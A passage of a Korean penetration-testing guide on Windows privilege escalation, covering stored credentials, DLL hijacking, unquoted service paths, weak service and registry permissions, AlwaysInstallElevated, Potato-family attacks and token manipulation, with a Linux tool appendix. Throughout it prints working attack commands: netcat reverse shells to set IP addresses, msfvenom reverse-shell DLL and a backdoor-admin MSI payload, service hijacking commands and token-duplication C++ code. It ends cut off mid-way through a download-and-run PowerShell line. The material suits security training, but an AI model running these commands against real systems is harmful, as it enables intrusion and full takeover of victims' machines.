만약 발견한 계정의 권한이 RDP(원격 데스크톱 프로토콜)에 접근 가능하고, Remote Desktop Users 그룹에 속한다면 상승된 권한으로 피해자의 컴퓨터에 접근할 수 있다. 하지만 그렇지 않더라도 아래의 PowerShell 스크립트를 통해 레지스트리에서 발견한 계정으로 명령을 실행할 수 있다.

## 윈도우 권한 상승 점검 방법

```
$secpasswd = ConvertTo-SecureString "password123" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("john",
$secpasswd)
$computer = "GHOST"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","192.168.0.114 44
44 -e cmd.exe", $mycreds.Username, $mycreds.Password, $computer)
```

john:password123 계정으로 nc.exe를 통해 접근하는 PowerShell 스크립트

위의 cmdkey /list에서 반환된 항목은 runas를 통해 저장된 특정 사용자로 권한 상승하여 실행할 수 있다.

```
> runas /savecred /user:ACCESS\Administrator "c:\windows\system32\cmd.exe
/c \IP\share\nc.exe -nv 10.10.14.2 80 -e cmd.exe"
```

저장된 크리덴셜 목록 확인 명령

## 윈도우 권한 상승 점검 방법

### 3.2. DLL 하이재킹

DLL은 Dynamic Link Library의 약자로, 윈도우에서 구현된 동적 라이브러리다. 소프트웨어 개발에서 자주 사용하고 기초적인 함수들을 중복 개발하는 것을 피하기 위해 표준화된 함수 및 데이터 타입을 만들어서 다른 프로그램이 불러서 쓸 수 있다.


윈도우 프로그램에서 DLL을 참조한다면 시작할 때, DLL부터 확인한다. 만약 DLL이 없다면, 프로그램이 참조하는 location에 악성 DLL을 배치함으로써 권한 상승을 할 수 있다. 보통, 윈도우 프로그램은 DLL를 찾기 위해 pre-defined 검색을 이용할 것이고 특정 순서에 따라 경로를 확인한다. 다음은 윈도우 환경에서 DLL을 검색하는 디렉터리의 순서다.

1. Application이 로드된 디렉터리
2. System 디렉터리 (C:\Windows\System32, C:\Windows\System 등)
3. Windows 디렉터리 (C:\Windodws)
4. 현재 작업 디렉터리
5. PATH 환경변수 디렉터리

DLL 참조 실패 시, 검색 디렉터리 순서

대표적인 윈도우 권한상승 취약점 도구인 PowerUp 을 이용해 DLL hijacking 취약점을 탐지할 수도 있다. 보통 PowerUp 도구의 Write-HijackDll 기능을 이용해 악성 DLL 파일을 작성한다. 취약한 프로그램이 시작할 때, 작성한 악성 DLL을 로드하여 상승된 권한으로 원하는 명령이나 코드를 실행할 수 있다.

## 윈도우 권한 상승 점검 방법



일반적으로 다음과 같은 과정을 통해 DLL Hijacking 취약점이 존재하는지 확인한다.

### I. 잘못된 DLL 경로의 프로세스 탐색

DLL Hijacking을 통한 권한상승을 위해 첫 번째로 분석해야 할 부분은 SYSTEM 권한이나 타사용자의 권한으로 동작하고 있는 프로세스의 목록 중, DLL 경로가 잘못된 프로세스를 찾는 것이다. 단순히 Process Monitor를 이용하여 검색할 수도 있겠지만 필터링과 같은 기능을 이용하여 쉽게 프로세스 목록을 검색할 수 있다.

|       |            |                                                                           |                      |
|-------|------------|---------------------------------------------------------------------------|----------------------|
| 11308 | CreateFile | C:\Windows\System32\airpcap.dll                                           | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Windows\System\airpcap.dll                                             | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Users\leeha\Desktop\airpcap.dll                                        | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Windows\System32\airpcap.dll                                           | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Windows\airpcap.dll                                                    | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Windows\System32\wbem\airpcap.dll                                      | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Windows\System32\WindowsPowerShell\v1.0\airpcap.dll                    | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Windows\System32\OpenSSH\airpcap.dll                                   | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Users\leeha\AppData\Local\Programs\Python\Python38\Scripts\airpcap.dll | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Users\leeha\AppData\Local\Programs\Python\Python38\airpcap.dll         | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Users\leeha\AppData\Local\Microsoft\Windows\Apps\airpcap.dll           | NAME NOT FOU... High |
| 11308 | QueryOpen  | D:\bin\airpcap.dll                                                        | PATH NOT FOU... High |
| 11308 | CreateFile | C:\Users\leeha\AppData\Local\Programs\Microsoft VS Code\bin\airpcap.dll   | NAME NOT FOU... High |
| 11308 | CreateFile | C:\Users\leeha\.dotnet\tools\airpcap.dll                                  | PATH NOT FOU... High |

잘못된 DLL 경로

### II. 폴더 권한 확인

소프트웨어의 설치 경로가 C:\Program Files가 아닌, C:\[directory]라면 일반사용자도 해당 디렉터리에 접근할 수 있다. 추가적으로 Perl, Python, Ruby와 같은 프로그램은 PATH 환경변수에 보통 추가된다. 이는 해당 디렉터리에 악성 DLL을 배치해서 권한상승할 수 있는 기회를 만들 수 있다. 다음은 특정 디렉터리의 접근 권한을 확인하는 명령이다.

## 윈도우 권한 상승 점검 방법

> icacls [Directory]

디렉터리 접근권한 확인 명령

### III. DLL 하이재킹

실행할 코드를 DLL을 통해 작성해서 하이재킹하면, 권한 상승할 수 있다. Metasploit 도구를 이용하여 쉽게 DLL을 작성할 수 있다. 다음은 리버스쉘을 동작시키는 DLL을 작성하는 명령이다.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=[HOST]
LPORT=[PORT] -f dll > dll_hijacking.dll
```

Metasploit 도구를 활용한 리버스쉘 DLL 생성

## 윈도우 권한 상승 점검 방법

### 3.3. Unquoted 서비스 경로

서비스가 시작하면 윈도우는 프로그램을 실행하기 위해 검색한다. 실행될 바이너리의 위치는 binPath 서비스 속성에 선언된다. 만약, 바이너리의 경로가 unquoted라면 윈도우는 프로그램을 시작 경로부터 모든 폴더를 검색한다. 특정 프로그램이 이러한 Unquoted된 경로로 미흡한 설정을 했다면 다음과 같은 조건 하에서 권한 상승할 수 있다.

- 서비스 경로를 ", '로 사용하지 않는다.
- 서비스 경로에 공백을 포함한다.
- 해당 경로에 쓰기 권한이 있어야한다.

Unquoted 서비스 경로를 통한 권한 상승 조건

위의 조건이 부합하고, binPath가 다음과 같다고 가정한다.

C:\Program Files\Unquoted Path Service\Common Files\service.exe

Unquoted 서비스 경로 예시

윈도우에서는 다음과 같은 순서로 service.exe 프로그램을 검색할 것이다

## 윈도우 권한 상승 점검 방법

윈도우에서는 다음과 같은 순서로 service.exe 프로그램을 검색할 것이다

1. C:\Program.exe
2. C:\Program Files\Unquoted.exe
3. C:\Program Files\Unquoted Path.exe
4. C:\Program Files\Unquoted Path Service\Common.exe
5. C:\Program Files\Unquoted Path Service\Common Files\service.exe

service.exe 검색 순서

공격자는 C:\Program Files\Unquoted Path Service\common.exe에 실행하고 싶은 프로그램을 배치하여 권한상승할 수 있다.

## 윈도우 권한 상승 점검 방법

### 3.4. 약한 폴더 권한 설정

만약 사용자가 서비스에 의해 폴더에 쓰기 권한을 가진 경우, 바이너리를 악성 바이너리로 바꿀 수 있다. 서비스가 다시 시작할 때 바꿔치기 한 악성 바이너리가 더 높은 권한으로 실행되어 권한 상승 할 수 있다.

다음 경로에 쓰기 권한을 가졌고, *folder\_permission.exe* 서비스는 시스템 재시작마다 실행되는 프로그램이라 가정한다.

C:\Program Files\File Permissions Service\folder\_permission.exe

약한 폴더 권한이 설정된 경로 예시

공격자는 다음 명령을 통해 *shell.exe*를 *folder\_permission.exe*로 바꿔서 권한 상승할 수 있다.

```
> copy /y C:\Users\user\Desktop\shell.exe "C:\Program Files\File Permissions Service\folder_permission.exe"
```

*shell.exe*를 *forlder\_permission.exe*로 바꿔 권한 상승하여 shell 획득

## 윈도우 권한 상승 점검 방법

### 3.5. 약한 서비스 권한 설정

Windows에서 SYSTEM 권한으로 실행되지만 약한 권한으로 설정된 서비스의 경우, 권한 상승으로 이어질 수 있다. 낮은 권한의 사용자가 서비스 구성을 수정할 수 있는 경우, binPath를 악성 프로그램으로 변경하고 서비스를 다시 시작하면 바이너리가 SYSTEM 권한으로 실행될 수 있다.

*Authenticated users*(인증된 사용자) 그룹의 서비스에 *SERVICE\_ALL\_ACCESS*가 있는 경우 서비스에서 실행 중인 바이너리를 수정할 수 있다. 다음 명령은 *accesschk.exe*를 이용하여 사용자가 수정할 수 있는 모든 서비스를 나열하는 명령이다.

(첫 번째 명령은 모든 서비스에 대한 각 사용자가 수정할 수 있는 서비스의 권한을, 두 번째 명령은 Authenticated Users 그룹의 사용자가 수정할 수 있는 서비스를 나열한다.)

```
> accesschk.exe /accepteula -uwcqv *
> accesschk.exe /accepteula -uwcqv "Authenticated Users" *
```

서비스에 대한 수정 권한 나열 명령

윈도우가 서비스 시작을 호출하면 *ServiceMain* 함수를 호출하고 이 호출에서 반환을 기대한다. 이때, *exe-service*를 지정하지 않으면 권한 상승 후, 영구적인 권한 유지를 할 수 없다. 따라서 서비스가 실행될 때, 실행되는 프로그램의 경로를 공격자가 원하는 악성 프로그램으로 변조하여 권한 상승한다. 다음은 *service\_name* 서비스의 *binPath*를 수정하여 *shell.exe*가 상승된 권한으로 실행될 수 있게 하는 명령이다.

```
> sc config [service_name] binpath= "C:\Users\user\Desktop\shell.exe"
```

서비스 binpath 수정을 통한 권한 상승

## 윈도우 권한 상승 점검 방법

### 3.6. 약한 레지스트리 권한 설정

Windows에서 서비스에는 레지스트리 키가 있으며 이러한 키는 대개 `HKLM\SYSTEM\CurrentControlSet\Services\<service_name>`에 위치하고 있다. Authenticated Users(인증된 사용자) 또는 `NT AUTHORITY\INTERACTIVE`가 서비스에 대해 Fullcontrol을 지니고 있으면, 서비스의 경로를 수정하여 바이너리를 바꿔서 권한 상승을 할 수 있다. 다음은 서비스에 대해 ACL를 확인하는 PowerShell 명령이다.

```
> Get-Acl -Path 'HKLM:\SYSTEM\CurrentControlSet\Services\
<service_name>' | fl
```

<service\_name>에 대한 ACL 확인 명령

아래 사진을 보면, `ALYac_RTSrv`에 대한 ACL를 확인하는 것을 볼 수 있다. Users는 `ReadKey` 권한밖에 없지만, Administrators는 `FullControl`인 것을 확인할 수 있다.

```
PS C:\Users\leeha> Get-Acl -Path 'HKLM:\SYSTEM\CurrentControlSet\Services\ALYac_RTSrv' | fl

Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ALYac_RTSrv#
Owner : BUILTIN\Administrators
Group : NT AUTHORITY\SYSTEM
Access : BUILTIN\Users Allow ReadKey
 BUILTIN\Administrators Allow FullControl
 NT AUTHORITY\SYSTEM Allow FullControl
 CREATOR OWNER Allow FullControl
 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
 S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow Re
adKey
Audit :
Sddl : O:BAG:SYD:AI(A;CIID:KR;;;BU)(A;CIID:KA;;;BA)(A;CIID:KA;;;SY)(A;CIID:KA;;;OO)(A;CIID:KR;;;AC)(A;CIID:KR;;;S-1
-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)
```

ALYac\_RTSrv ACL 확인 명령

## 윈도우 권한 상승 점검 방법

다음과 같이 ImagePath 레지스트리 키를 폴이로드 경로로 수정하고 서비스를 다시 시작하면 권한 상승하여 변조한 바이너리를 실행할 수 있다. 다음은 C:\Temp\shell.exe로 공격코드 경로로 수정하는 명령이다.

```
> reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath
/t REG_EXPAND_SZ /d c:\Temp\shell.exe /f
> sc start regsvc
```

ImagePath 수정 및 권한 상승

## 윈도우 권한 상승 점검 방법

### 3.7. Always Install Elevated

Windows에는 응용 프로그램 설치를 위해 *MSI* 패키지를 사용하는 *Windows Installer* 엔진이 설치되어 있다. 이러한 MSI 패키지는 관리자가 아닌 사용자에 대해 높은 권한으로 설치할 수 있다. 이를 위해 *AlwaysInstallElevated* 정책을 통해 높은 권한을 가진 MSI 패키지 파일을 설치한다. 만약 해당 정책이 활성화되어 있다면 Windows Installer 엔진이 시스템에 프로그램을 설치할 때 높은 권한으로 설치를 실행한다. 이 방법은 관리자가 아닌 사용자가 설치 프로그램을 실행할 때, 상승된 권한으로 실행하고 시스템의 민감한 경로에 접근할 수 있다. 다음은 *AlwaysInstallElevated* 정책이 활성화 되어있는지 확인하는 명령이다. 만약 0x1로 설정되어 있다면 해당 취약점을 이용하여 권한 상승할 수 있다.

```
> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows
\Installer
> reg query HKLM\SOFTWARE\ Policies\Microsoft\Windows\Installer
```

AlwaysInstallElevated 정책 활성화 여부 확인

만약, 해당 정책이 활성화되어 있다면, 다음과 같이 MSI 형식의 *msfvenom* 페이로드를 생성해서 권한 상승할 수 있다.

```
> msfvenom -p windows/adduser USER=backdoor PASS=Pass@1234 -f msi
-o setup.msi
```

*backdoor* 사용자 계정을 생성하는 msi 공격코드 생성

## 윈도우 권한 상승 점검 방법

생성한 msi 파일을 아래와 같이 사용하여 페이로드를 설치하면, Administrators 그룹에 backdoor 사용자 계정이 포함되어 생성된 것을 확인할 수 있다.

```
> msieexec /quiet /qn /i C:\Windows\Temp\setup.msi
```

*setup.msi* 설치를 통한 권한 상승

## 윈도우 권한 상승 점검 방법

### 3.8. Autorun 설정

*Autorun*은 Windows 시스템이 부팅될 때마다 자동으로 프로그램을 실행해주는 시작 프로그램 관리 유틸리티이다. Autorun은 레지스트리에서 설정할 수 있다. 이 기능은 사용자에게 편리성을 제공하지만 startup 프로그램이 부적절한 권한으로 설정되어 있다면 권한 상승 공격을 야기할 수 있다. 다음은 winPEAS와 레지스터 목록 확인을 통한 Autorun 어플리케이션 정보를 확인하는 명령어다.

(winPEAS를 사용하는 것이 좀 더 간단하게 확인 가능하다.)

```
> winPEASany.exe quiet applicationsinfo > \\10.4.5.83\tools\appinfo.out
> reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Autorun 어플리케이션 정보 확인 명령

명령어 실행 결과, 다음과 같이 SecurityHealth, ALYac 등이 Autorun으로 설정된 것을 확인할 수 있다.

```
C:\Users\leeha>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
 SecurityHealth REG_EXPAND_SZ %windir%\system32\SecurityHealthSystray.exe
 wizvera-veraport-x64 REG_SZ "C:\Program Files\Wizvera\Veraport20\veraport-x64.exe"
 ALYac REG_SZ "C:\Program Files\ESTsoft\ALYac\ALYLaunch.exe" /run
```

Autorun 설정 확인 결과


Autorun 프로그램을 식별했다면, 해당 폴더에 쓰기 권한이 있는지 확인한다. *icacls* 명령어나 *Accesschk.exe*를 이용하여 폴더의 권한을 확인할 수 있다. 만약, 시스템의 모든 사용자에 대해서 Autorun 프로그램을 수정할 수 있는 액세스 권한이 있다면 이를 악용하여 권한 상승할 수 있다. 이는 WinPEAS와 같은 도구를 이용하여 자동으로 취약점을 점검할 수도 있다. 취약한 Autorun 프로그램을 공격자가 실행하길 원하는 악성 파일로 변조하면 피해자가 로그인하자마자 악성 파일이 실행되어 다른 사용자의 권한이나 관리자의 권한으로 상승할 수 있다.

## 윈도우 권한 상승 점검 방법

### 3.9. Tater / Hot Potato

Hot Potato는 Windows의 알려진 문제를 활용하여 기본 설정 상태에서 NTLM relay와 NBNS spoofing을 통해서 로컬 권한 상승을 수행한다. Tater는 Hot Potato 공격을 PowerShell로 구현하여 권한 상승 공격을 수행하는 도구이다.

Hot Potato는 Windows 7,8,10, Server 2008, Server 2012에 대해 권한 상승이 가능하며 다음과 같은 작동 메커니즘으로 수행된다.



Hot Potato 동작 원리

1. Windows에서 NBNS Broadcast를 활용해 특정 DNS의 IP 주소를 요청할 때 로컬 NBNS spoofing으로 로컬 주소를 전달한다.
2. WPAD Proxy를 얻기 위해 <http://wpad/wpad.dat> 을 요청할 때 NBNS spoofer를 활용하여 127.0.0.1의 호스트 이름을 스피핑하고 HTTP 서버를 열어 Local proxy에 연결한다.

## 윈도우 권한 상승 점검 방법

3. NTLM 에 대해 인증을 요청하여 *NTLM Handshake* 과정을 수행한다.
4. <http://127.0.0.1/GETHASHESSxxxx> 로 리다이렉션되는 프록시에 NTLM 인증에 대해 401 요청으로 응답한다.
5. NTLM credential 이 SMB 수신기로 전달되어 사용자 정의 명령을 실행하는 새로운 서비스를 생성한다.
6. Windows Update 명령을 활용한다면 높은 권한으로 요청되므로 **NT AUTHORITY\SYSTEM** 권한을 얻어 권한 상승 공격을 수행한다.

위와 같은 공격을 통해 Windows의 가장 낮은 권한 수준에서 **NT AUTHORITY\SYSTEM** 권한으로 상승할 수 있다. 권한 상승 방법은 *Potato*를 다운로드하고 컴파일하여 Potato.exe를 통한 방법과 *Tater*를 다운로드하여 PowerShell을 이용한 방법이 있다. 다음은 시스템 환경에 따른 공격 방법이다.

Potato 다운로드 (<https://github.com/foxbodsec/Potato>)

Tater 다운로드 (<https://github.com/Kevin-Robertson/Tater>)

### Windows 7

Windows 7은 Windows Defender 업데이트 메커니즘을 통해 상당히 안정적으로 공격할 수 있다. *Potato.exe*에는 기존 취약점을 자동으로 트리거하는 코드가 존재하므로 다음과 같이 실행하면 권한 상승을 할 수 있다.

```
> Potato.exe -ip -cmd [cmd to run] -disable_exhaust true
```

## 윈도우 권한 상승 점검 방법

### Windows Server 2008

Windows Server는 Defender와 함께 제공되지 않기 때문에 Windows Update를 이용한다. 다음 명령어를 실행하고, 윈도우 업데이트를 확인하면 권한 상승할 수 있다.

```
> Potato.exe -ip -cmd [cmd to run] -disable_exhaust true -disable_defender
true -spoof_host WPAD.EMC.LOCAL
```

Windwos Server 2008 Potato.exe 권한 상승

### Windows 8/10/Server 2012

최신 버전의 Windows의 Windows Update는 **WPAD**를 확인하지 않을 수 있어서 기존 공격 방식으로는 어려울 수 있다. 하지만 최근 운영체제에는 자동 업데이트 메커니즘인 CTLs(Certificate Trust Lists)를 매일 수행하기 때문에 다음과 같은 명령으로 권한 상승할 수 있다.

```
> Potato.exe -ip -cmd [cmd to run] -disable_exhaust true -disable_defender
true
```

Windows 8/10/Server 2008 Potato.exe 권한 상승

### Tater

Tater의 경우 PowerShell로 편리하게 권한 상승 공격을 수행할 수 있다. 다음은 일반 유저인 attacker 사용자를 administrators 그룹에 포함하는 명령을 실행한다.

```
> powershell -exec Bypass -c "..\Tater.ps1;Invoke-Tater -Trigger 1
-Command 'net localgroup administrators backdoor /add';"
```

Tater 권한 상승

## 윈도우 권한 상승 점검 방법

### 3.10. 토큰 조작

일반적인 모의해킹에서는 공격자가 Apache, IIS, SQL 등과 같은 서비스를 손상시키는데 성공한 경우는 많지만 이러한 서비스들은 네트워크 서비스 권한으로 실행된다. 하지만 공격자는 공격 대상 호스트에서 실행중인 다른 프로세스의 Access token을 복제하여 새 프로세스를 만들 수 있다. 상위 권한으로 작동되는 프로세스의 Access token을 탈취하여 복제한다면, Privilege Escalation이 가능하다. 공격 메커니즘은 아래와 같다.

1. 복제할 프로세스의 PID와 권한을 파악한다.
2. 복제한 토큰으로 실행할 프로그램을 선택한다.
3. 로컬이나 Reverse Shell 등을 통해서 권한상승 한다.

#### 토큰 조작 권한 상승 방법

다음은 토큰 조작을 이용해 새로 획득한 액세스 토큰으로 새 프로세스를 생성하는 C++ 구현 코드다. **PID\_TO\_IMPERSONATE**와 **cmdline** 변수를 각각 조작할 pid와 원하는 커맨드 명령을 코드에 넣어서 실행할 수 있다.

## 윈도우 권한 상승 점검 방법

```
#include "stdafx.h"
#include <windows.h>
#include <iostream>
int main(int argc, char * argv[]) {
 char a;
 HANDLE processHandle;
 HANDLE tokenHandle = NULL;
 HANDLE duplicateTokenHandle = NULL;
 STARTUPINFO startupInfo;
 PROCESS_INFORMATION processInformation;
 DWORD PID_TO_IMPERSONATE = Process_PID;
 // ex) DWORD PID_TO_IMPERSONATE = 3030;
 wchar_t cmdline[] = L"Path_of_start_to_program";
 ZeroMemory(&startupInfo, sizeof(STARTUPINFO));
 ZeroMemory(&processInformation, sizeof(PERMISSION_INFORMATION));
 startupInfo.cb = sizeof(STARTUPINFO);
 processHandle = OpenProcess(PERMISSION_ALL_ACCESS, true, PID_TO_IMPERSONATE);
 OpenProcessToken(processHandle, TOKEN_ALL_ACCESS, &tokenHandle);
 DuplicateTokenEx(tokenHandle, TOKEN_ALL_ACCESS, NULL, SecurityImpersonation, TokenPrimary, &duplicateTokenHandle);
 CreateProcessWithTokenW(duplicateTokenHandle, LOGON_WITH_PROFILE, NULL, cmdline, 0, NULL, NULL, &startupInfo, &processInformation);
 std::cin >> a;
 return 0;
}
```

## 윈도우 권한 상승 점검 방법

위의 코드 이외에도, *Rotten Potato*나 *Juicy Potato*와 같은 공격 도구를 이용하여 높은 권한의 사용자로 권한 상승 할 수 있다. 다음은 Rotten Potato를 이용한 권한 상승 공격 방법이다.

### Rotten Potato

Rotten Potato는 다음 링크에서 다운로드 받을 수 있다. 권한 상승 방법은 Metasploit 도구를 이용하여 다음과 같이 진행된다.

Rotten Potato : (<https://github.com/breenmachine/RottenPotatoNG>)

```
meterpreter > upload rottenpotato.exe
meterpreter > load incognito
meterpreter > execute -cH -f rottenpotato.exe
meterpreter > list_tokens -u
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
```

#### Rotten Potato 권한 상승 방법

※ 다음은 IIS를 대상으로 RottenPotato 도구를 이용하여 권한 상승하는 예제이다.

(<https://www.youtube.com/watch?v=wK0r-TZR7w8>)

### Juicy Potato

Juicy Potato는 다음 링크에서 다운로드 받을 수 있다. Juicy Potato가 작동하기 위해서는 다음과 같은 몇 가지 요구 사항이 있다.

Juicy Potato : (<https://github.com/ohpe/juicy-potato/releases>)

1. *SelImpersonatePrivilege*이나 *SeAssignPrimaryTokenPrivilege* 권한이 활성화된 사용자 계정이여야 한다.

(IIS나 SQL 서비스를 실행 중인 경우 이러한 권한은 기본적으로 활성화 된다.)

2. COM 서버의 포트번호와 유효한 CLSID가 필요하다.

(Juicy Potato에서는 윈도우 버전별로 고유한 CLSID 목록을 가지고 있다.)

CLSID 목록 : (<http://ohpe.it/juicy-potato/CLSID/>)

## 윈도우 권한 상승 점검 방법

*JuicyPotato.exe* 도구 사용방법은 다음과 같다.

```
juicypotato.exe -l 1337 -p c:\windows\system32\cmd.exe -t * -c {F7FD3FD6-
9994-452D-8DA7-9A8FD87AEEF4}
```

Juicy Potato 권한 상승 방법 (cmd.exe 실행)

```
juicypotato.exe -p C:\Users\Public\priv.bat -l 9003 -t * -c {659CDEA7-489E-
11D9-A9CD-000D56965251}
```

Juicy Potato 권한 상승 방법 (priv.bat, reverse shell 실행)

## PART 04

# 부록

4.1. GTFOBins

4.2. 권한 상승 취약점 점검 도구

## 부 록

### 4.1. GTFOBins

GTFOBins는 로컬 보안 제한을 우회할 수 있는 유닉스 바이너리 체크리스트 프로젝트다. 총 283개의 바이너리가 존재하며 shell 획득, command execution, sudo 포함 15개의 기법이 존재한다. 해당 프로젝트는 단순한 기법을 정리하고 사용 가능한 상황을 제시하며 튜토리얼 코드를 제공한다. 본 점검 가이드에서는 실무자의 빠른 이해와 적용을 위해 각 바이너리에 대한 해설과 사용 시놉시스, 권한 상승 기법 해설과 작동 메커니즘을 분석한 내용을 정리했다. 원하는 프로그램, 바이너리를 찾아 해당 명령으로 권한 상승하는 방법을 참고할 수 있다.

GTFOBins 홈페이지 : (<https://gtfobins.github.io/>)

GTFOBins 분석 및 정리: (<https://bit.ly/3CCQOb6>)

| 구분               | 내용                                                                   |
|------------------|----------------------------------------------------------------------|
| Shell 획득         | 제한된 환경에서, 해당 명령을 실행 가능하다면 <b>쉘</b> 을 획득할 수 있다.                       |
| Command 실행       | 제한된 환경에서, 해당 명령을 실행 가능하다면 원하는 <b>명령어</b> 를 실행할 수 있다.                 |
| Reverse shell 획득 | 해당 명령을 실행 가능하다면 <b>리버스 쉘</b> 을 획득할 수 있다.                             |
| Bind shell 획득    | 해당 명령을 실행 가능하다면 <b>바인드 쉘</b> 을 획득할 수 있다.                             |
| File upload      | 해당 명령을 실행 가능하다면 파일을 업로드할 수 있다.                                       |
| File download    | 해당 명령을 실행 가능하다면 파일을 다운로드할 수 있다.                                      |
| File write       | 제한된 파일 시스템 외부에 파일을 쓰거나 권한 밖의 파일을 쓸 수 있다.                             |
| File read        | 제한된 파일 시스템 외부에 파일을 읽거나 권한 밖의 파일을 읽을 수 있다.                            |
| 라이브러리 로드         | 프로그램 실행 시, 공유 라이브러리를 로드할 수 있다.                                       |
| SUID 설정          | SUID 비트가 설정되어 있다면 해당 권한을 유지하여 악용할 수 있다.                              |
| sudo 설정          | 슈퍼유저로 실행되도록 허용된 경우, 해당 권한을 유지하여 악용할 수 있다.                            |
| Capabilities     | Linux CAP_SETUID가 설정되어 있다면 프로세스 UID를 조작하여 상승된 권한을 유지할 수 있다.          |
| Limited SUID 설정  | SUID 설정과 유사하지만, 기본 쉘이 SUID 권한으로 실행되도록 허용하는 시스템에서만 작동한다. (Ex. Debian) |

## 부 록

### 4.2. 권한 상승 취약점 점검 도구

권한 상승 방법을 찾기 위해 시스템 정보, 프로세스 및 파일을 자동으로 탐색하는 여러 스크립트가 있다. 다음은 각각 리눅스와 윈도우 환경에서 권한 상승 벡터를 찾는데 유용한 취약점 점검 도구 목록이다.

#### LinPEAS

LinPEAS는 Linux/Unix\*/MacOS 환경에서 권한을 상승시킬 수 있는 방법을 탐색하는 스크립트다.

LinPEAS 다운로드 : (<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>)

```
$./linpeas.sh -a
```

LinPEAS 실행 명령 (-a, 모든 권한 상승 방법 탐색)

#### LinEnum

LinEnum은 시스템 정보를 수집하고, 권한 상승 방법을 탐색하는 스크립트다.  
(Linux 환경에서 적용 가능)

LinEnum 다운로드 : (<https://github.com/rebootuser/LinEnum>)

```
$./LinEnum.sh
```

LinEnum 스크립트 실행 명령

## 부 록

### linuxprivchecker.py

linuxprivchecker.py는 기본 시스템 정보와 쓰기 권한 설정이나 평문 암호 저장 등 일반적으로 발생 가능한 권한 상승 벡터를 검색한다.

linuxprivchecker.py 다운로드 : (<https://github.com/sleventyeleven/linuxprivchecker>)

```
$ python linuxprivchecker.py -w -o linuxprivchecker.log
```

linuxprivchecker.py 스크립트 실행 명령

### PowerSploit - PowerUp

PowerSploit은 모의해킹 업무 시, 도움을 주는 Microsoft Powershell 도구들의 집합이다. Invoke-DLLInjection, Invoke-Shellcode와 같은 Code Execution 명령도 수행 가능하다.

PowerUp은 권한 상승 취약점 점검에 유용하게 사용될 수 있는 기능이다.

PowerUp 관련 정보: (<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>)

```
> powershell -Version 2 -nop -exec bypass IEX (New-Object Net.WebClient).
